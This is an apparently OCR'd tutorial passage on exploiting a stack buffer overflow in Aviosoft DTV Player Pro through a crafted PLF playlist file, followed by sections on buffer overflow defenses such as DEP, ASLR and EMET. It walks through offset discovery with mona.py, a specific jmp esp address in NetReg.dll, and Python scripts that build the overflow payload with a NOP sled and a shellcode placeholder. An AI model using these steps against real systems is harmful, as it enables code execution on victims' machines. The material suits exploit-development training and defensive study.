
6.2 Determining the buffer size to write exactly into EIP

At the process of triggering vulnerability (6.1) we were able to know EIP is located somewhere between 100 and 1000 bytes from the beginning of the buffer. Now it is time to find how many bytes the stack requiring for getting overwritten EIP. So time to work with a great tool mona.py.

Mona.py is plug-in for Immunity Debugger which is developed by Corelan Team. You can get more information about mona.py here & installation & usage.

Mona allows you to group the output and write then into application specific folders. In order to activate this feature, you will need to set a configuration parameter with the following command


!mona config -set workingfolder c:\Documents and settings\owner\Desktop\exploit\mona\%p and press enter



This will tell mona to write the output to subfolders of c:\Documents and settings\owner\Desktop\exploit\mona. The %p variable will be replaced with the process name currently being debugged.

After proving that a program is exploitable (typically with "AAAAA..." etc.), now we use !**mona pattern_create** command to create a string where every set of 4 consecutive characters are unique. We used mona tool to find/calculate the offset in an exploit string where your address to overwrite EIP should be. By using the pattern_create functionality of Mona.py, we made a 1000 line unique string, and ran it into the program while attached to a debugger.


"!mona pattern_create 1000" will generate a string that contains unique patterns




It just created a file in C:\..\mona\AviosoftDTV called "pattern.txt".This time need to edit the script again and put the Cycling patter in place of "A"*1000. The full script will look like this:

```
1   import sys
2   import os
3   import struct
4   file="crash-me02.PLF"
5   print "Creating Stack BOF expoit. \n"
6   f=open(file,"w")
7   buff="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab
8   try:
9       f.write(buff)
10      f.close()
11      print "PLF File created"
12  except:
13      print "File cannot be created"
```

Now need to regenerate the "crash-me02.PLF" file and open with AviSoft DTV (Already attached with debugger). So the application crashed again but with mona's Cycling pattern instead "AAAAAA..." So we need to take note of EIP value. In our case it is "37694136"



This time we need to figure out the exact bytes to overwrite EIP. Indeed, we had overwritten the EIP with "37635236". We then run !mona pattern_offset to find the offset of the string that would overwrite the instruction pointer (EIP).




Based on this knowledge, we knew the offset would be somewhere around 260 bytes in. It tells that we need 260 bytes to overwrite stack and more 4 bytes we will need to overwrite EIP. So it is 260+4=264 bytes.

6.3 Find EIP (JMP to ESP)

Summary of Our Stack Based BOF

So far our buffer looks like this.

Buffer	EIP	Junk	ESP
A * 260	BBBB	CCCCCCCC--C	CCCCCCCCCCCCCCCCC---C
414141414141 --- 41	42424242	4343434343 ---43	43434343434343434343---43
260 bytes	4 bytes	16 bytes	




- We need to find the right EIP address to redirect our execution in to ESP address.
- Our Next goal will be:
  - Replacing "BBBB" with valid pointer (which Points to ESP and ESP will hold shellcode)
  - Solving (CCCC... after EIP) easy problem.
    - Fill with nop:- No operation that simply does nothing and jumps to the next instruction
  - Replacing "CCCCCC..." with real shellcode.

Shellcode is basically a list of carefully crafted instructions that can be executed once the code is injected into a running application. Stack and heap-based buffer overflows are the most popular way of doing so.

Since we want to put our shellcode in ESP (which is placed in our payload string after overwriting EIP), the jmp esp address from the list must not have null bytes. If this address would have null bytes, we would overwrite EIP with an address that contains null bytes. Null byte acts as a string terminator, so everything that follows would be ignored. In some cases, it would be ok to have an address that starts with a null byte. If the address starts with a null byte, because of little endian, the null byte would be the last byte in the EIP register. And if you are not sending any payload after overwrite EIP (so if the shellcode is fed before overwriting EIP, and it is still reachable via a register), then this will work.

- We are going to find EIP from application's DLL **(**Aviosoft DTV)
  - We use mona => !mona jmp -r esp (Be patient it will take a few min till searching JMP EIP address)
  - It will create a file called "jmp.txt" in "...\mona\AviosoftDTV" and which contains following possible addresses:
  - Here we use **0x6411a7ab** address which is found in line 223 (when we open the jmp.txt file using notepad++)
  - You can search (Ctrl + g) to go to line number

There are a lot of Aviosoft DTV dll modules are loaded when the application is attached with debugger. You can use one of the loaded dll's addresses. In our case we used one of the application's dll's address which is found in line 223(0x6411a7ab: jmp esp | {PAGE_EXECUTE_READWRITE} [NetReg.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.12.11.2006 (C:\Program Files\Aviosoft\Aviosoft DTV Player Pro\NetReg.dll) as shown below.





- We need to modify the script replace the address in EIP variable instead "BBBB".
  - Open 04.py with notepad++ and edit line 8 and 9 as follows:

```
1  import sys
2  import os
3  import struct
4  file="crash-me04.PLF" #Creat an File
5  print "Creating Stack BOF expoit. \n"
6  f=open(file,"w")
7  buff="A" * 260 # Found by mona
8  EIP="\xab\xa7\x11\x64"# EIP 0x6411a7ab : jmp esp |  {PAGE_EXECUTE_READWRITE} [NetReg.dll] ASLR: False,
   (C:\Program Files\Aviosoft\Aviosoft DTV Player Pro\NetReg.dll)
9  nop="\x90" * 100 # more nops before reaching to shellcode
10 buff2="C" * 736 # Will replace wuth real shellcode
```

We should remember that, in our system bytes are stored in little –endian notation, that byte by byte from right to the. We need reverse the address so EIP should become 0x6411a7ab**=>"\xab\xa7\x11\x64".**

- Remember that there was a nasty junk b/n EIP and ESP now we filled with 100 nop (0x90 no opration just to pass the execution ….)
- It's good idea to use some nops (0x90) before and after our shellocde.
- Run the 04.py script (python 04.py)
- Setting breakpoint at EIP address **0x6411a7ab** to make sure that our exploit is reaching to the right address.
- Run the application through debugger
  - Right click>>Go to >>Expression






6.4 Verify JMP EIP and finalized our exploit


- When new window will pop up , search the EIP address


- Now press F2. It may warn you about break pointing to this address but you can pass the warning by pressing yes button.

Now open crash-me04.PLF with debugger



- We notice that EIP contains our correct address as expected
- What is next?
  - Let's put real shellcode instead “CCCCCCCCCC---“
  - Since ESP contains “CCCC ---” we put our shellcode in ESP
- There is calc pop up shellcode inside your working directory called “shellcode.txt” open it
- Open exploit.py and copy paste your shellocde in line 9.
- Run expoit.py script (python exploit.py)
- It will create “exploit-me.PLF” , open it with AviSoft DTV and it will execute calc.exe





7. Protecting Against buffer overflow

Manual auditing code

Search for the **use of unsafe functions** in the C library like **strcpy()** and replace them with safe functions like **strncpy(),** which takes the size of the buffer into account. Manual auditing of the source code must be undertaken for each program.

Complier techniques

Range checking of indices is defined as a defense that guarantees 100% efficiency from buffer overflow attacks. Java automatically checks if an array index is within the proper bounds. Use compilers like Java, instead of C, to avoid buffer overflow attacks.

Safer library support

A robust alternative is to provide safe versions of the C library functions where it attacks by overwriting the return address. It works with the binaries of the target program Vs source code and does not require access to the program's source code. It can be handled according to the occurrence of the threat without any vendors operating against it. It is available for Windows 2000 systems and is an effective technique.

Disabling stack execution

This is an easy solution that provides an option to install the OS¯disabling stack execution. The idea is simple, inexpensive, and relatively effective against the current crop of attacks. A weakness in this method is that some programs depend on the execution of the stack.

8. Preventing BoF attack

A buffer overflow attack occurs when large amounts of data are sent to the system, more than it is intended to hold. This attack usually occurs due to insecure programming. Often this may lead to a system crash. To avoid such problems, some preventive measures are adopted. They are:


- Implement run-time checking Address obfuscation
- **Randomize** location of functions in libcStatic source code analysis
- Mark stack as non-execute, random stack location
- Use type safe languages (Java, ML)

Programming counter measures

- Design programs with security in mind.
- Disabled tack execution (possible on Solaris).
- Test and debug the code to find errors.
- Prevent use of dangerous functions: gets, strcpy, etc.
- Consider using "safer" compilers such as Stack Guard.
- Prevent return addresses from being overwritten.
- Validate arguments and reduce the amount of code that runs with root privilege.
- Prevent all sensitive information from being overwritten.
- Make changes to the C language itself at the language level to reduce the risk of buffer overflows.
- Use static or dynamic source code analyzers at the source code level to check the code for buffer overflow problems.
- Change the compiler at the compiler level that does bounds checking or protects addresses from overwriting.
- Change the rules at the operating system level for which memory pages are allowed to hold executable data.
- Make use of safe libraries.
- Make use of tools that can detect buffer overflow vulnerabilities.

Data Execution Prevention (DEP)

Data execution prevention (DEP) is a set of hardware and software technologies that monitors programs to verify whether they are using system memory safely and securely. It prevents the applications that may access memory that wasn't assigned for the process and lies in another region. When an execution occurs, hardware-enforced DEP detects code that is running from these locations and raises an exception. To prevent malicious code from taking advantage of exception-handling mechanisms in Windows, use software-enforced DEP. DEP helps in preventing code execution from data pages, such as the default heap pages, memory pool pages, and various stack pages, where code is not executed from the default heap and the stack.



Enhanced Mitigation Experience toolkit (EMET)

Enhanced Mitigation Experience Toolkit (EMET) is designed to make it more difficult for an attacker to exploit the vulnerabilities of software and gain access to the system. It supports mitigation techniques that prevent common attack techniques, primarily related to stack overflows and the techniques used by malware to interact with the operating system as it attempts the compromise. It improves the resiliency of Windows to the exploitation of buffer overflows.

- **Structure Exception Handler Overwrite Protection (SEHOP)**: It prevents common techniques used for exploiting stack overflows in Windows by performing SEH chain validation.
- **Dynamic Data Execution Prevention (DDEP)**: It marks portions of a process's memory non-executable, making it difficult to exploit memory corruption vulnerabilities.
- **Address Space Layout Randomization (ASLR)**: New in EMET 2.0 is mandatory address space layout randomization (ASLR), as well as non-ASLR-aware modules on all new Windows Versions.

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